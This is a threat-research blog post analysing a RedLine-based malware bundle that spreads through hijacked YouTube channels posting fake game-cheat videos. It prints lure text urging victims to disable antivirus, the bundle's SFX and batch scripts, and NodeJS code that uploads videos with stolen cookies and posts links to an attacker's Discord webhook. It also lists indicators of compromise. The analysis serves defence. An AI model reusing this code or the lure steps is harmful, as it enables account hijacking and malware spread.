
Self-spreading stealer attacks gamers via YouTube



Authors

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
UPD: *A notice on Google's response to the issue was added.*

An unusual malicious bundle (a collection of malicious programs distributed in the form of a single installation file, self-extracting archive or other file with installer-type functionality) recently caught our eye. Its main payload is the widespread RedLine stealer. Discovered in March 2020, RedLine is currently one of the most common Trojans used to steal passwords and credentials from browsers, FTP clients and desktop messengers. It is openly available on underground hacker forums for just a few hundred dollars, a relatively small price tag for malware.

The stealer can pinch usernames, passwords, cookies, bank card details and autofill data from Chromium- and Gecko-based browsers, data from cryptowallets, instant messengers and FTP/SSH/VPN clients, as well as files with particular extensions from devices. In addition, RedLine can download and run third-party programs, execute commands in cmd.exe and open links in the default browser. The stealer spreads in various ways, including through malicious spam e-mails and third-party loaders.

The bundle: what’s inside beside RedLine

In addition to the payload itself, the discovered bundle is of note for its self-propagation functionality. Several files are responsible for this, which receive videos, and post them to the infected users’ YouTube channels along with the links to a password-protected archive with the bundle in the description. The videos advertise cheats and cracks and provide instructions on hacking popular games and software. Among the games mentioned are APB Reloaded, CrossFire, DayZ, Dying Light 2, F1® 22, Farming Simulator, Farthest Frontier, FIFA 22, Final Fantasy XIV, Forza, Lego Star Wars, Osu!, Point Blank, Project Zomboid, Rust, Sniper Elite, Spider-Man, Stray, Thymesia, VRChat and Walken. According to Google, the hacked channels were quickly terminated for violation of the company’s Community Guidelines.



NEW OSU AIMASSIST | NEW OSU CHEAT 2022 | FREE OSU HACK

63 views Jul 26, 2022 Download: https://telegra.ph/[redacted]
Password: 2525

If you can�t download / install the hack, you need to:
1. disable / remove antivirus (files are completely clean)
2. if you can�t download, try to copy the link and download using another browser!
3. disable Windows Smart Screen, as well as update the Visual C++ package

FREE RUST HACK 2022 | NEW FREE RUST CHEATS | AIMBOT + ESP + TUTORIAL | UNDETECTED


54 views Jul 11, 2022 Download: https://telegra.ph/Download-Link-07-12
Password: 2525

How to install:
1) Download archive from the link
2) Turn off your antivirus (real-time protection)
3) Unzip files
4) Open Setup.exe
5) Done!

If you can�t download / install, you need to:
1) Try to copy the link and download using another browser
2) Disable Windows Smart Screen, as well as update the Visual C++ package

Examples of videos spreading the bundle

The original bundle is a self-extracting RAR archive containing a number of malicious files, clean utilities and a script to automatically run the unpacked contents. Because of the expletives used by the bundle’s creators, we had to hide some file names.



Name	Size	Modified	CRC32
..			
j[redacted]i.bat	69	31.07.2022 20:25	E8A94F5E
p[redacted]a.bat	60	31.07.2022 20:24	923BDD88
AutoRun.exe	5 632	31.07.2022 20:13	9A73E27F
cool.exe	2 623 453	31.07.2022 20:12	87F8B51A
download.exe	35 888 420	26.07.2022 21:35	0A70255C
[redacted].exe	1 928 192	31.07.2022 20:07	7B6B8172
MakiseKurisu.exe	328 192	31.07.2022 20:13	E7436CDA
nir.exe	45 568	26.07.2022 19:43	12B45443
upload.exe	41 637 410	26.07.2022 21:37	CE1AD497


```
;The comment below contains SFX script commands

Path=.\%temp%
Setup=%temp%/cool.exe
Setup=%temp%/[redacted].exe
Setup=%temp%/AutoRun.exe
Silent=1
Overwrite=1
```

Contents of the self-extracting archive

Right after unpacking, three executable files are run: *cool.exe*, ****.exe* and *AutoRun.exe*. The first is the RedLine stealer mentioned above. The second is a miner, which makes sense, since the main target audience, judging by the video, is gamers — who are likely to have video cards installed that can be used for mining. The third executable file copies itself to the *%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup* directory, which ensures automatic startup and runs the first of the batch files.

The batch files, in turn, run three other malicious files: *MakiseKurisu.exe*, *download.exe* and *upload.exe*. These are the files responsible for the bundle's self-distribution. On top of that, one of the batch files runs the *nir.exe* utility, which lets malicious executable files run without displaying any windows or taskbar icons.




```
@echo off
nir.exe exec hide nir.exe exec hide j[redacted]i.bat
```

```
@echo off

cd /d %TEMP%
MakiseKurisu.exe
download.exe
upload.exe
```

Contents of the first and second batch files

The size of the *download.exe* file is an impressive 35 MB. However, it's basically a regular loader whose purpose is to download videos for uploading to YouTube, as well as files with the description text and links to the malicious archive. The executable file is large because it is a NodeJS interpreter glued together with the scripts and dependencies of the main application. The malware takes the file download links from a GitHub repository. In the latest modifications, a 7-Zip archive with videos and descriptions organized into directories is downloaded. The archive is unpacked using the console version of 7-Zip, included in the bundle.



AbuVideos.7z - 7-Zip archive, unpacked siz

Name	Size	Modified
..		
APB Reloaded		23.07.2022 2:21
Crossfire		23.07.2022 2:21
DayZ		23.07.2022 2:21
Forza		23.07.2022 2:21
gmod		23.07.2022 2:21
Osu		23.07.2022 2:21
PointBlank		23.07.2022 2:21
Project Zomboid		23.07.2022 2:21
Vrchat		23.07.2022 2:21

AbuVideos.7z\Crossfire - 7-Zip archive, unp


Name	Size	Modified
..		
video.mp4	35 641 937	27.06.2022 22:00
desk.txt	891	10.07.2022 1:33
name.txt	54	27.06.2022 21:57
tags.txt	475	27.06.2022 21:59
0.jpg	106 749	27.06.2022 22:02

Contents of the 7-Zip archive

MakiseKurisu.exe is a password stealer written in C# and modified to suit the needs of the bundle's creators. The source code from GitHub was likely taken as the basis: the file contains many standard stealer features that are not used in any way. These include checking for a debugger and for a virtual environment, sending information about the infected system to instant messengers, and stealing passwords.

So, what remains and what do the changes amount to? The only working function in *MakiseKurisu.exe* is extracting cookies from browsers and storing them in a separate file without sending the stolen data anywhere. It is precisely through cookies that the bundle gains access to the infected user's YouTube account, where it uploads the video.

The last malicious file in the bundle is *upload.exe*, which uploads the video previously downloaded using *download.exe,* to YouTube. This file is also written in NodeJS. It uses the *Puppeteer* Node library, which provides a high-level API for managing Chrome and Microsoft Edge using the DevTools protocol. When the video is successfully uploaded to YouTube, *upload.exe* sends a message to Discord with a link to the uploaded video.



```
const { upload } = require('./upload.js');
const fs = require('fs/promises');
const path = require('path');
const edge = "C:\\Program Files (x86)\\Microsoft\\Edge\\Application\\msedge.exe";
const chrome = "C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe";
const chrome2 = `C: \\Users\\${process.env.USERNAME}\\AppData\\Local\\Google\\Chrome SxS\\Applic

const fss = require('fs');

function Check[redacted]() {
    if (fss.existsSync(edge)) return edge;
    if (fss.existsSync(chrome)) return chrome;
    if (fss.existsSync(chrome2)) return chrome2;
    return null;

};


(async () => {
    function shuffle(array) {
        let currentIndex = array.length, randomIndex;

        // While there remain elements to shuffle.
        while (currentIndex != 0) {

            // Pick a remaining element.
            randomIndex = Math.floor(Math.random() * currentIndex);
            currentIndex--;

            // And swap it with the current element.
            [array[currentIndex], array[randomIndex]] = [
                array[randomIndex], array[currentIndex]];
        }

        return array;
    }
    const credentials = { email: '[redacted]@gmail.com', pass: '[redacted]' };
    let videos = [];
    const cookies = (await fs.readdir('./CookiesAbu')).map(async(file) => await fs.readFile(`./(

    for (dir of await fs.readdir("./AbuVideos")) {
        try {
            const video = [
                "./AbuVideos/" + dir + "./video.mp4",
                "./AbuVideos/" + dir + "./0.jpg",
                await fs.readFile("./AbuVideos/" + dir + "/desk.txt", 'utf-8').catch(() => null)
                (await fs.readFile("./AbuVideos/" + dir + "/tags.txt", 'utf-8').catch(() => null]
                await fs.readFile("./AbuVideos/" + dir + "/name.txt", 'utf-8').catch(() => null)
            ];

            // const video = "./AbuVideos/" + dir + "./video.mp4";
            // const previe = "./AbuVideos/" + dir + "./0.jpg";
            // const desk = await fs.readFile("./AbuVideos/" + dir + "/desk.txt", 'utf-8').catch
            // const tags = (await fs.readFile("./AbuVideos/" + dir + "/tags.txt", 'utf-8').catc
            // const name = await fs.readFile("./AbuVideos/" + dir + "/name.txt", 'utf-8').catch
            console.log(video.indexOf(null));
            console.log(video);
            if (video.indexOf(null) == -1) {
                videos.push({
                    path: video[0],
                    publishType: "public",
                    title: video[4],
                    description: video[2],
                    thumbnail: video[1],
                    tags: video[3]
                });
            }
        } catch (e) {

        }
    }

    for await (const cookie of cookies) {
        const load = upload(credentials, shuffle(videos), {
            headless: true,
            executablePath: Check[redacted](),
           //  args: ['--proxy-server=socks5://10.64.184.195:28719']
        }, cookie.toString()).then(console.log)
    }
```

```
let cookiesDirPath;
let cookiesFilePath;
const invalidCharacters = ['<', '>'];
const uploadURL = 'https://www.youtube.com/upload';
const homePageURL = 'https://www.youtube.com';
/**
 * import { upload } from 'youtube-videos-uploader'
 * or
 * const { upload } = require('youtube-videos-uploader');
 */
const upload = (credentials, videos, puppeteerLaunch, cookcs) => __awaiter(void 0, void 0, void
    //yield launchBrowser(puppeteerLaunch, cookcs);
        console.log('tut');
    //yield loadAccount(credentials);
        console.log('tut2');
    let subarray = [];
    let size = 1;
    for (let i = 0; i <Math.ceil(videos.length/size); i++){
        subarray[i] = videos.slice((i*size), (i*size) + size);
    }
    const uploadedYTLink = [];
    for (const video of subarray) {
        let discordAll = yield Promise.all(video.map(z=>uploadVideo(z, cookcs, puppeteerLaunch))

        console.log(discordAll);
        uploadedYTLink.push(discordAll);
    }

    return uploadedYTLink;
});
exports.upload = upload;
// `videoJSON = {}`, avoid `videoJSON = undefined` throw error.
async function uploadVideo(videoJSON, coocks, puppeteerLaunch) {
    let coock = await convert1(coocks);
    let browser;
    return __awaiter(this, void 0, void 0, function* () {
                try {
            const previousSession = true;

           browser = yield puppeteer_extra_1.default.launch(puppeteerLaunch);
         const page = yield browser.newPage({timeout: 30000000});
            yield page.setDefaultTimeout(0);
            if (previousSession) {
                // If file exist load the cookies
                const parsedCookies = coock;
                    for (let cookie of parsedCookies) {
                        try {
                        yield page.setCookie(cookie);
                        } catch(e) {

                        }
                    }
            }
            yield page.setViewport({ width: width, height: height });
            yield page.setBypassCSP(true);
            yield page.setDefaultNavigationTimeout(0);
        const pathToFile = videoJSON.path;
        if (!pathToFile) {
            throw new Error("function `upload`'s second param `videos`'s item `video` must inclu
        }
        for (let i in invalidCharacters)
            if (videoJSON.title.includes(invalidCharacters[i]))
                throw new Error(`"${videoJSON.title}" includes a character not allowed in youtut
        if (videoJSON.channelName) {
            yield changeChannel(videoJSON.channelName);
        }
        const title = videoJSON.title;
        const description = videoJSON.description;
        const tags = videoJSON.tags;
        // For backward compatablility playlist.name is checked first
        const playlistName = videoJSON.playlist;
        const videoLang = videoJSON.language;
        const thumb = videoJSON.thumbnail;
        const uploadAsDraft = videoJSON.uploadAsDraft;

        yield page.setDefaultTimeout(timeout);
        yield page.evaluate(() => {
            window.onbeforeunload = null;
        });
```

Code for video uploading

```
        if (uploadAsDraft)
            return uploadedLink;
                console.log(uploadedLink);
        try {
         axios({"url": "https://discord.com/api/webhooks/1000815091089936504/aa-s
Oc9doh_9bZtdaZsnLkgV2CqRQjY57SCuIyVJwtwDAwioYUMgDhrm3lGtW4lzAldm", method:
"post", data: {content: uploadedLink}}).catch(()=>null);
        } catch(e) {

        }
        // Wait for closebtn to show up
        try {
                        yield sleep(10000);
            yield page.waitForXPath(closeBtnXPath);

        }
        catch (e) {
            try {
                browser.close();
               } catch(e) {

               }
             return uploadVideo(videoJSON, coocks, puppeteerLaunch);
        }
```

Code for sending notification to Discord

Conclusion

Cybercriminals actively hunt for gaming accounts and gaming computer resources. As we noted in our overview of gaming-related cyberthreats, stealer-type malware is often distributed under the guise of game hacks, cheats and cracks. The self-spreading bundle with RedLine is a prime example of this: cybercriminals lure victims with ads for cracks and cheats, as well as instructions on how to hack games. At the same time, the self-propagation functionality is implemented using relatively unsophisticated software, such as a customized open-source stealer. All this is further proof, if any were needed, that illegal software should be treated with extreme caution.

IoC

MD5 hashes
32dd96906f3e0655768ea09d11ea6150
1d59f656530b2d362f5d540122fb2d03
6ebe294142d34c0f066e070560a335fb
64b4d93889661f2ff417462e95007fb4
b53ea3c1d42b72b9c2622488c5fa82ed
ac56f398a5ad9fb662d8b04b61a1e4c5
f80abd7cfb638f6c69802e7ac4dcf631
e59e63cdaec7957e68c85a754c69e109
9194c2946e047b1e5cb4865a29d783f4
f9d443ad6937724fbd0ca507bb5d1076
7cd4f824f61a3a05abb3aac40f8417d4

Links to archives with the original bundle
hxxps://telegra[.]ph/2022-July-07-27
hxxps://telegra[.]ph/DayZ-Eazy-Menu-06-24
hxxps://telegra[.]ph/Cossfire-cheat-06-24
hxxps://telegra[.]ph/APB-Reloaded-hack-05-29
hxxps://telegra[.]ph/Forza-Horizon-5-Hack-Menu-07-13
hxxps://telegra[.]ph/Point-Blank-Cheat-05-29
hxxps://telegra[.]ph/Project-Zomboid-Private-Cheat-06-26
hxxps://telegra[.]ph/VRChat-Cheat-04-24

Links to GitHub
hxxps://github[.]com/AbdulYaDada/fdgkjhfdguoerldifgj
hxxps://raw.githubusercontent[.]com/AbdulYaDada/fdgkjhfdguoerldifgj/

RedLine C2
45.150.108[.]67:80

- Malware
- Malware Descriptions
- Malware Technologies
- Miner
- Online Games
- Trojan
- Trojan-stealer
- YouTube

Authors

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